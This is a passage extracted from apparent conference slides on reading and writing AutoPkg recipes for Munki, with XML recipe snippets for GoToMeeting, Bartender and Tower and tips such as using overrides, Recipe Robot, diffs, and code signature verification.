        </dict>
    </array>
</dict>
```

READ and WRITE RECIPES

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <dict>
5   <key>Description</key>
6   <string>Downloads the latest version of GoToMeeting and imports it into Munki.</string>
7   <key>Identifier</key>
8   <string>com.github.homebysix.munki.GoToMeeting</string>
9   <key>Input</key>
10  <dict>
11    <key>MUNKI_REPO_SUBDIR</key>
12    <string>apps/GoToMeeting</string>
13    <key>NAME</key>
14    <string>GoToMeeting</string>
15    <key>pkginfo</key>
16    <dict>
17      <key>catalogs</key>
18      <array>
19        <string>testing</string>
20      </array>
21      <key>description</key>
22      <string>Online meeting, desktop sharing, and video conferencing software.</string>
23      <key>developer</key>
24      <string>Citrix Systems, Inc.</string>
25      <key>display_name</key>
26      <string>GoToMeeting</string>
27      <key>name</key>
28      <string>%NAME%</string>
29      <key>preinstall_script</key>
30      <string>#!/bin/sh
```


READ and WRITE RECIPES

Start small.

Master recipe overrides first.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <dict>
5   <key>Identifier</key>
6   <string>local.munki.Bartender2</string>
7   <key>Input</key>
8   <dict>
9     <key>SPARKLE_FEED_URL</key>
10    <string>https://www.macbartender.com/B2/updates/Appcast.xml</string>
11  </dict>
12  <key>ParentRecipe</key>
13  <string>com.github.keeleysam.recipes.surteesstudios.Bartender.munki</string>
14 </dict>
15 </plist>
```

READ and WRITE RECIPES



Don't be afraid to copy.

Using similar app recipes as templates is a great way to bootstrap your recipe writing.

READ *and* WRITE RECIPES

Use Recipe Robot to learn.

Comparing automatically generated recipes to your hand-written recipes can give you ideas and catch errors.

(Stick around after this session for a short demo of Recipe Robot!)




Recipe Robot

A kick ass tool for creating AutoPkg recipes.

READ and WRITE RECIPES

Run a "diff" against existing recipes.



The screenshot shows the Kaleidoscope application interface comparing two recipe files. The title bar reads "Kaleidoscope" and "Tower.download.recipe (Tower (before audit)) | Tower.download.recipe (Tower (after audit))". The left pane (A) contains the "Tower.download.recipe" file from before audit, and the right pane (B) contains the file after audit. The code is presented in a diff format, highlighting changes between the two versions. The changes involve modifying the destination path for unzipped files and adding a CodeSignatureVerifier processor.

```
28     </dict>
29     <dict>
30         <key>Arguments</key>
31         <dict>
32             <key>archive_path</key>
33             <string>%pathname%</string>
34             <key>destination_path</key>
35             <string>%RECIPE_CACHE_DIR%/unzipped</string>
36             <key>purge_destination</key>
37             <true/>
38         </dict>
39         <key>Processor</key>
40         <string>Unarchiver</string>
41     </dict>
42     <dict>
43         <key>Arguments</key>
44         <dict>
45             <key>archive_path</key>
46             <string>%pathname%</string>
47             <key>destination_path</key>
48             <string>%RECIPE_CACHE_DIR%/%NAME%/Applications</string>
49             <key>purge_destination</key>
50             <true/>
51         </dict>
52         <key>Processor</key>
53         <string>Unarchiver</string>
54     </dict>
55     <dict>
56         <key>input_path</key>
57         <string>%RECIPE_CACHE_DIR%/%NAME%/Applications/%NAME%.app</string>
58         <key>requirement</key>
59         <string>anchor apple generic and identifier "com.fournova.Tower2" and
60             (certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or certificate 1[field.
61                 1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /
62                 * exists */ and certificate leaf[subject.OU] = UN97WY764J)</string>
63         <key>Processor</key>
64         <string>CodeSignatureVerifier</string>
65     </dict>
66     <dict>
67         <key>Arguments</key>
68         <dict>
69             <key>download_input_list_path</key>
```


READ and WRITE RECIPES

Use a good text editor with syntax highlighting.

These are good:



These are not:

A screenshot of a Mac OS X desktop showing a file browser window and a text editor window. The file browser window shows a folder structure under 'DevonTechnologies' containing various application icons like Divvy, Docker, Dropbox, etc. The text editor window has a dark theme and is displaying XML code for a 'GoToMeeting.munki.recipe' file. The code 